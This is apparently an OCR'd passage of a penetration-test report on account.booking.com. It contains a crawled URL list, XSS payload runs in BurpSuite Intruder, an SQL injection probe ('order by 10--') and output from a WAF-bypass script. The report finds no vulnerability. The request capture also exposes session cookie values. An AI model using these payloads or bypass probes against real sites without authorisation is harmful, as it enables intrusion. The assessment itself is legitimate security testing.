4Wsou4iV7NpCR2cbi3LQ0RgZ7QBaNSCHYHG9nYTKiXHE_H7W_T_wtqSxtkeDpwmfDEfMVpgfMrg3u8m9JvBRNASXOWnSsruJcY808vuG4mKXUQwYMZtd0ZDS6dGsvC8lA-exZaXOqBjnqMZ_r7tajFlWQwRhvDRh7EVq_lDTjmQXtKQ5rAnq4_zr7_2HCT_mnYsH7MGcDoV4qXb_80UAKl6o9eiFdAouYUFMPQRIiDUusCQnQ&client_id=vO1Kblk7xX9tUn2cpZLS&response_type=sso&dt=1713968002&redirect_uri=https%3A%2F%2Fsecure.booking.com%2Flogin.html%3Fop%3Doauth_return&prompt=register
https://account.booking.com/auth/oauth2?aid=304142&lang=en-gb&bkng_action=index&state=UpcDkDhMPQBOCwc5XtlS8fxFHnq3QoEKDBrbA_nBGIHj6ZTri6CiPUIZiBq4iZUPwNGE88Ph04prKhkyR7tke6Aa6QRz9fOeHFosvT2xWCPxACh8eLxP3mGygzLVKbROddoNlMEfIaSgPLnzQqTwXoa1eDKP53B_0kr_E5U7xljj69ynLshJTo4hlQkDulrercXPc55e8NiZhAynvc8SFNUL_Ei8IdJcICLeiOUgb5-rH4q-b0qFQVrglAZV_vvK-BtPMYELJsHv0dm9n-olum6XHYpw-7c5omk3Ug51uBWLKH6Bn94Wsou4iV7NpCR2cbi3LQ0RgZ7QBaNSCHYHG9nYTKiXHE_H7W_T_wtqSxtkeDpwmfDEfMVpgfMrg3u8m9JvBRNASXOWnSsruJcY808vuG4mKXUQwYMZtd0ZDS6dGsvC8lA-exZaXOqBjnqMZ_r7tajFlWQwRhvDRh7EVq_lDTjmQXtKQ5rAnq4_zr7_2HCT_mnYsH7MGcDoV4qXb_80UAKl6o9eiFdAouYUFMKQRIiDUusCQnQ&client_id=vO1Kblk7xX9tUn2cpZLS&response_type=sso&dt=1713968002&redirect_uri=https%3A%2F%2Fsecure.booking.com%2Flogin.html%3Fop%3Doauth_return
https://secure.booking.com/reviewtimeline.en-gb.html?label=gen173nr-1FCAEoggI46AdIM1gEaIUBiAEBmAEJuAEHyAEM2AEB6AEB-AELiAIBqAIDuAKBp6SxBsACAdICJGQ0Yzc1NTkyLTRlZjEtNDQ1MS1hZjkxLTFlMTE3OGUzZmNkZNgCBuACAQ&sid=0fedc6abe6ad08205d37abbcf058182e&from_index_lightbox=1
https://account.booking.com/auth/oauth2?aid=304142&lang=en-gb&bkng_action=index&state=UpcDkDhMPQBOCwc5XtlS8fxFHnq3QoEKDBrbA_nBGIHj6ZTri6CiPUIZiBq4iZUPwNGE88Ph04prKhkyR7tke6Aa6QRz9fOeHFosvT2xWCPxACh8eLxP3mGygzLVKbROddoNlMEfIaSgPLnzQqTwXoa1eDKP53B_0kr_E5U7xljj69ynLshJTo4hlQkDulrercXPc55e8NiZhAynvc8SFNUL_Ei8IdJcICLeiOUgb5-rH4q-b0qFQVrglAZV_vvK-BtPMYELJsHv0dm9n-olum6XHYpw-7c5omk3Ug51uBWLKH6Bn94Wsou4iV7NpCR2cbi3LQ0RgZ7QBaNSCHYHG9nYTKiXHE_H7W_T_wtqSxtkeDpwmfDEfMVpgfMrg3u8m9JvBRNASXOWnSsruJcY808vuG4mKXUQwYMZtd0ZDS6dGsvC8lA-exZaXOqBjnqMZ_r7tajFlWQwRhvDRh7EVq_lDTjmQXtKQ5rAnq4_zr7_2HCT_mnYsH7MGcDoV4qXb_80UAKl6o9eiFdAouYUFMPQRIiDUusCQnQ&client_id=vO1Kblk7xX9tUn2cpZLS&response_type=sso&dt=1713968002&redirect_uri=https%3A%2F%2Fsecure.booking.com%2Flogin.html%3Fop%3Doauth_return&prompt=google
https://account.booking.com/auth/oauth2?aid=304142&lang=en-gb&bkng_action=index&state=UpcDkDhMPQBOCwc5XtlS8fxFHnq3QoEKDBrbA_nBGIHj6ZTri6CiPUIZiBq4iZUPwNGE88Ph04prKhkyR7tke6Aa6QRz9fOeHFosvT2xWCPxACh8eLxP3mGygzLVKbROddoNlMEfIaSgPLnzQqTwXoa1eDKP53B_0kr_E5U7xljj69ynLshJTo4hlQkDulrercXPc55e8NiZhAynvc8SFNUL_Ei8IdJcICLeiOUgb5-rH4q-b0qFQVrglAZV_vvK-BtPMYELJsHv0dm9n-olum6XHYpw-7c5omk3
```

```
xWCPxACh8eLxP3mGygzLVKbROddoNlMEfIaSgPLnzQqTwXoa1eDKP53B_0kr_E5U7xljj69ynLshJTo4hlQkDulrercXPc55e8NiZhAynvc8SFNUL_Ei8IdJcICLeiOUgb5-rH4q-b0qFQVrglAZV_vvK-BtPMYELJsHv0dm9n-olum6XHYpw-7c5omk3Ug51uBWLKH6Bn94Wsou4iV7NpCR2cbi3LQ0RgZ7QBaNSCHYHG9nYTKiXHE_H7W_T_wtqSxtkeDpwmfDEfMVpgfMrg3u8m9JvBRNASXOWnSsruJcY808vuG4mKXUQwYMZtd0ZDS6dGsvC8lA-exZaXOqBjnqMZ_r7tajFlWQwRhvDRh7EVq_lDTjmQXtKQ5rAnq4_zr7_2HCT_mnYsH7MGcDoV4qXb_80UAKl6o9eiFdAouYUFMPQRIiDUusCQnQ6client_id=vO1Kblk7xX9tUn2cpZLS&response_type=sso&dt=1713968002&redirect_uri=https%3A%2F%2Fsecure.booking.com%2Flogin.html%3Fop%3Doauth_return&prompt=apple
https://secure.booking.com/content/complaints.en-gb.html?label=gen173nr-1FCAEoggI46AdIM1gEaIUBiAEBmAEJuAEHyAEM2AEB6AEB-AELiAIBqAIDuAKBp6SxBsACAdICJGQ0Yzc1NTkyLTRlZjEtNDQ1MS1hZjkxLTFlMTE3OGUzZmNkZNgCBuACAQ&sid=0fedc6abe6ad08205d37abbcf058182e
https://www.booking.com/faq.en-gb.html?label=gen173nr-1FCAEoggI46AdIM1gEaIUBiAEBmAEJuAEHyAEM2AEB6AEB-AELiAIBqAIDuAKBp6SxBsACAdICJGQ0Yzc1NTkyLTRlZjEtNDQ1MS1hZjkxLTFlMTE3OGUzZmNkZNgCBuACAQ&sid=2dea7ccda3ebad4f807a97147701bb55&
https://secure.booking.com/faq.en-gb.html?label=gen173nr-1FCAEoggI46AdIM1gEaIUBiAEBmAEJuAEHyAEM2AEB6AEB-AELiAIBqAIDuAKBp6SxBsACAdICJGQ0Yzc1NTkyLTRlZjEtNDQ1MS1hZjkxLTFlMTE3OGUzZmNkZNgCBuACAQ&sid=6aab40f5eec36e274ddfa687f7d2741d&
https://www.booking.com/faq.en-gb.html?label=gen173nr-1FCAEoggI46AdIM1gEaIUBiAEBmAEJuAEHyAEM2AEB6AEB-AELiAIBqAIDuAKBp6SxBsACAdICJGQ0Yzc1NTkyLTRlZjEtNDQ1MS1hZjkxLTFlMTE3OGUzZmNkZNgCBuACAQ&sid=e2ba444f46528e05884f0f18f739575ea6
https://www.booking.com/faq.is.html?label=gen173nr-1FCAEoggI46AdIE1gEaIUBiAEBmAETuAEHyAEM2AEB6AEB-AECiAIBqAIDuAKFp6SxBsACAdICJGY4MzMwOGZjLTUwNWYtNGI3YS05Y2RjLTgxYTQwMGE2MDIxYtgCBeACAQ&sid=aea1da8009aecd6cf756ccbe6b463180&
https://secure.booking.com/dispute_resolution.en-gb.html?label=gen173nr-1FCAEoggI46AdIM1gEaIUBiAEBmAEJuAEHyAEM2AEB6AEB-AELiAIBqAIDuAKBp6SxBsACAdICJGQ0Yzc1NTkyLTRlZjEtNDQ1MS1hZjkxLTFlMTE3OGUzZmNkZNgCBuACAQ&sid=2c998cdc5ad5b4ab4089ca56d8915a1a
https://secure.booking.com/faq.tl.html
https://secure.booking.com/faq.vi.html
https://www.booking.com/content/terms.html
https://www.booking.com/content/privacy.html
https://secure.booking.com/dispute_resolution.tl.html
https://secure.booking.com/faq.en-gb.html?label=gen173nr-1FCAEoggI46AdIM1gEaIUBiAEBmAEJuAEHyAEM2AEB6AEB-AELiAIBqAIDuAKBp6SxBsACAdICJGQ0Yzc1NTkyLTRlZjEtNDQ1MS1hZjkxLTFlMTE3OGUzZmNkZNgCBuACAQ&sid=f0b291b5fac2651e39b090a96dbd6bb9&
https://secure.booking.com/dispute_resolution.vi.html
https://www.booking.com/content/how_we_work.tl.html
https://secure.booking.com/dispute_resolution.sl.html
https://account.booking.com/auth/oauth2?redirect_uri=https%3A%2F%2Fsecure.booking.com%2Flogin.html%3Fop%3Doauth_return&client_id=vO1Kblk7xX9tUn2cpZLS&response_type=sso&lang=en-gb&bkng_action=dispute_resolution&state=UpQDkDhMPQBOCweqAMMLlnzNoQAgNoTwPKIPuEVw4NjmrC2cQyFR7jT5SRM8GoBlNTghZg830cnnQi40_h5Eq5iLWbNQOFqpuwCojn-rh4MZrL3iTWHcI0F-fC6t3QI-IZuOk6nI8xYS4_ulMhtDrwkhWH6N-vOSSuTUo6C4k5kLOyM0gR6fedHaZRs-HeqTi7Jl0XSjUVG3S7dU-HN2Ip3=7KjrAJ6L3pjG1YtWLZuxdz9PMQXw6NgVBO_YgmHiHJKun6sPjqXlJlbFWEUV4hCXOd5aGI7jVRSRC3t6-jx5324ymX9EoU9bs35CBszPJEyLIhglxpcMv-Dexz3OwjiXF63pJrRTKn0UDncIb40dOk-EPG-Q6QxUH6GWCPp4ZhGusq0kHnZvBgsmJyOyXFHXFF0ZWU-TlYJF9KoSORZpvoRmX8AtxIOPIbHxVmcwunMe_t0HmgToShGt36LXhmQ8vs6uYyVEoLyqDRB7dCrude3RMJ_rUeapXkGQmEf9YjLGjG6m9LorRq3bC4Ru54jYdVKiw0k6dt=1713968008&aid=304142&prompt=register
https://www.booking.com/faq.en-gb.html?label=gen173nr-1FCAEoggI46AdIM1gEaIUBiAEBmAEJuAEHyAEM2AEB6AEB-AELiAIBqAIDuAKBp6SxBsACAdICJGQ0Yzc1NTkyLTRlZjEtNDQ1MS1hZjkxLTFlMTE3OGUzZmNkZNgCBuACAQ&sid=f6d1c53be089139bbaaef8b6c24bbce5&
https://secure.booking.com/dispute_resolution.sr.html
https://secure.booking.com/dispute_resolution.sk.html
https://secure.booking.com/dispute_resolution.et.html
https://secure.booking.com/dispute_resolution.th.html
https://secure.booking.com/dispute_resolution.lt.html
https://secure.booking.com/dispute_resolution.hr.html
https://secure.booking.com/dispute_resolution.ms.html
https://secure.booking.com/dispute_resolution.id.html
https://secure.booking.com/dispute_resolution.hi.html
```


5.1.2 Automated XSS Scanning using XSSVIBES:


A contemporary automated tool designed for detecting XSS, known as XSSVIBES was used to scan the URLs gathered through Katana. This tool automatically identifies parameters to XSS attacks. Generates a detailed report based on its findings. The results from this scan were saved in a text file for examination.





5.1.3 Manual Testing with BurpSuite Intruder;

In addition to scanning manual testing was carried out using BurpSuite Intruder. Specifically testing focused on the "aid" parameter, within the URL "https;//account.booking.com/mysettings?aid=304142." Various XSS payloads obtained from PortSwigger were tested using BurpSuite Intruder during this testing phase.






Positions
Payloads
Resource pool
Settings
Payload sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the
Payload set: 1
Payload count: 8,728
Payload type: Simple list
Request count: 8,728
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
<a onpointerdown=alert(1) style=display:block>XSS<...
<a onpointerenter=alert(1) style=display:block>XSS<...
<a onpointerleave=alert(1) style=display:block>XSS<...
<a onpointermove=alert(1) style=display:block>XSS<...
XSS
XSS
<a onpointerrawupdate=alert(1) style=display:block>...
XSS
Add
Enter a new item
Add from list ... [Pro version only]
Payload processing


Attack
Save
Columns
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items
Request
Payload
Status co...
Error
Timeout
Length
Comment
165 <acronym onscrollend=alert(...
1 <a autofocus onfocus=alert(1... 403 1306
2 <a autofocus onfocusin=aler... 403 1306
3 <a contenteditable onbefore... 403 1306
4 <a draggable="true" ondrag... 403 1306
5 <a draggable="true" ondrag... 403 1306
6 <a draggable="true" ondrag... 403 1306
7 <a draggable="true" ondrag... 403 1306
8 <a draggable="true" ondragl... 403 1306
9 <a draggable="true" ondrag... 403 1306
10 <a id=x style="transition:outl... 403 1306
11 <a id=x tabindex=1 onfocus=... 403 1306
12 <a id=x tabindex=1 onfocusin... 403 1306
13 <a onafterscriptexecute=ale... 403 1306
14 <a onbeforecopy="alert(1)" c... 403 1306
15 <a onbeforecut="alert(1)" co... 403 1306
16 <a onbeforescriptexecute=al... 403 1306
17 <a onblur=alert(1) id=x tabin... 403 1306
18 <a onclick="alert(1)" style=di... 403 1306
19 <a oncontextmenu="alert(1)... 403 1306
20 <a oncopy=alert(1) value="X... 403 1306
21 <a oncut=alert(1) value="XSS... 403 1306
Request
Response
Pretty
Raw
Hex
1 GET /mysettings?aid=%3ca%20id%3dx%20tabindex%3d1%20onfocusin%3dalert(1)%3e%3c%2fa%3e HTTP/2
2 Host: account.booking.com
3 Cookie: bkng_sso_ses=e30; bkng_sso_session=e30; bkng_last_login_attempt_timestamp=2024-04-24%2017%3A45%3A35; bkng_ap_sso_analytical%3Dtrue%26countryCode%3DLK%26consentId%3D8635f358-8f91-4014-8434-5c9cc46cf691%26consentedAt%3D2024-04-24T15%3An%3Dnone; bkng_sso_auth=CAIQsOnuTRpmmoqHvOgHqNXqsSaY6mPtpVOxrgpv8SYXiIaIOy2NQKCRg4/OfzsTY7AKeSIkNHAzSeOpnCtaljWTOoOgRmUh
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safar
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Priority: u=0, i
17 Connection: keep-alive
18
19

6 Findings

Despite conducting assessments utilizing a range of tools and techniques no Cross Site Scripting vulnerabilities were detected within the account.booking.com webpage. Both the automated scan performed with XSSVIBES and manual testing conducted with BurpSuite Intruder did not uncover any XSS vulnerabilities.

7 Steps to Reproduce

1. Gather URLs of the booking.com website using Katana.
2. Scan the URLs for XSS vulnerabilities using XSSVIBES.
3. Conduct manual testing on specific parameters using BurpSuite Intruder.

8 Proof of concept

N/A

9 Proposed mitigation

While no XSS vulnerabilities were found during the assessment, But it is recommended for account.booking.com webpage to implement and maintain user input validation and output encoding mechanisms to mitigate the risk of XSS attacks. Regular security audits and penetration testing should also be conducted to identify and address potential vulnerabilities proactively.

10 Conclusion

After assessing the XSS vulnerability, on the account.booking.com webpage no exploitable vulnerabilities were found. While this is news, for security it's important to stay vigilant and implement security measures to keep the web application safe and secure.

9. Vulnerability Title – SQL Injection

1 Vulnerability Description

SQL Injection is a known security issue, in web applications that occurs when an unauthorized individual can insert SQL commands into input fields or parameters thereby influencing the queries run on the applications database.

2 Affected Components

This Assessment focused on the “aid” parameter of the manage account web page.

3 Impact Assessment

If successfully exploited SQL Injection could permit attackers to view modify or erase confidential data stored in the applications database. This could result in data breaches, unauthorized access or data tampering.

4 Objective


The main aim of this report is to outline the outcomes of a security assessment carried out on the account.booking.com webpage to uncover any SQL Injection vulnerabilities. Various tools and methods were utilized during this assessment to pinpoint SQL injection within the web application.

5 Approach

This assessment was done in two phases.

5.1.1 Manual Testing:

1. Initial efforts to insert SQL payloads into the "aid" parameter were blocked by the Web Application Firewall (WAF) leading to a 403 Forbidden response.



2. Further testing involving enumeration of the "ORDER BY" clause and attempts to bypass using the 4-ZERO-3 bypass tool did not yield injection results.



```
┌──(ashan㉿kali)-[~/4-ZERO-3]
└─$ bash 403-bypass.sh -h
Usage:
        403-bypass [URL]

        -u, --url URL                   target DOMAIN.TLD/PATH

BYPASS MODEs
        --header                        Header Bypass
        --protocol                      Protocol Bypass
        --port                          Port Bypass
        --HTTPmethod                    HTTP Method Bypass
        --encode                        URL Encode Bypass
        --SQLi                          Mod_Security & libinjection Bypass

ALL BYPASSES
        --exploit                       Complete Scan: 403/401 bypass modes

        GREEN   :       2xx Status Code
        YELLOW  :       3xx Status Code
        RED     :       4xx Status Code
        BLUE    :       5xx Status Code

┌──(ashan㉿kali)-[~/4-ZERO-3]
└─$ bash 403-bypass.sh -u "https://account.booking.com/mysettings/personal?aid=304142'+order+by+10--" --exploit
exploit
♥ ♥ ♥ ♥ ♥ ♥ ♥ ♥ ♥
♥  Have a beer🍺 ♥
♥ ♥ ♥ ♥ ♥ ♥ ♥ ♥ ♥
     - twitter.com/Dheerajmadhukar : @me_dheeraj
──────────────
[+] HTTP Header Bypass
──────────────
X-Originally-Forwarded-For Payload: Status: 403, Length : 919
X-Originating-  Payload: Status: 403, Length : 919
X-Originating-IP Payload: Status: 403, Length : 919
True-Client-IP Payload: Status: 403, Length : 919
```


```
X-OReferrer Payload: Status: 403, Length : 919
------------------------------
[+] Protocol Based Bypass
------------------------------
HTTP Scheme Payload: Status: 301, Length : 167
HTTPs Scheme Payload: Status: 403, Length : 919
X-Forwarded-Scheme HTTP Payload: Status: 403, Length : 919
X-Forwarded-Scheme HTTPs Payload: Status: 403, Length : 919
------------------------------
[+] Port Based Bypass
------------------------------
X-Forwarded-Port 443 Payload: Status: 403, Length : 919
X-Forwarded-Port 4443 Payload: Status: 403, Length : 919
X-Forwarded-Port 80 Payload: Status: 403, Length : 919
X-Forwarded-Port 8080 Payload: Status: 403, Length : 919
X-Forwarded-Port 8443 Payload: Status: 403, Length : 919
------------------------------
[+] HTTP Method Bypass
------------------------------
GET :  Status: 403, Length : 919
POST :  Status: 403, Length : 919
HEAD : Status: 403, Length : 0
OPTIONS :  Status: 403, Length : 919
PUT :  Status: 403, Length : 919
TRACE :  Status: 405, Length : 915
PATCH :  Status: 403, Length : 919
TRACK :  Status: 403, Length : 1053
CONNECT :  Status: 400, Length : 915
UPDATE :  Status: 403, Length : 1053
LOCK :  Status: 403, Length : 1053
------------------------------
[+] URL Encode Bypass
------------------------------
Payload [ #? ]: Status: 403, Length : 919
Payload [ %09 ]: Status: 403, Length : 919
Payload [ %09%3b ]: Status: 403, Length : 919
```

```
Payload [ ?? ]: Status: 403, Length : 919
Payload [ ??? ]: Status: 403, Length : 919
Payload [ // ]: Status: 403, Length : 919
Payload [ /./ ]: Status: 403, Length : 919
Payload [ .//./ ]: Status: 403, Length : 919
Payload [ //?anything ]: Status: 403, Length : 919
Payload [ # ]: Status: 403, Length : 919
Payload [ / ]: Status: 403, Length : 919
Payload [ /.randomstring ]: Status: 403, Length : 919
Payload [ ..;/ ]: Status: 403, Length : 919
Payload [ .html ]: Status: 403, Length : 919
Payload [ %20/ ]: Status: 403, Length : 919
Payload: [ %20mysettings/personal?aid=304142'+order+by+10--%20/ ]: Status: 403, Length : 919
Payload [ .json ]: Status: 403, Length : 919
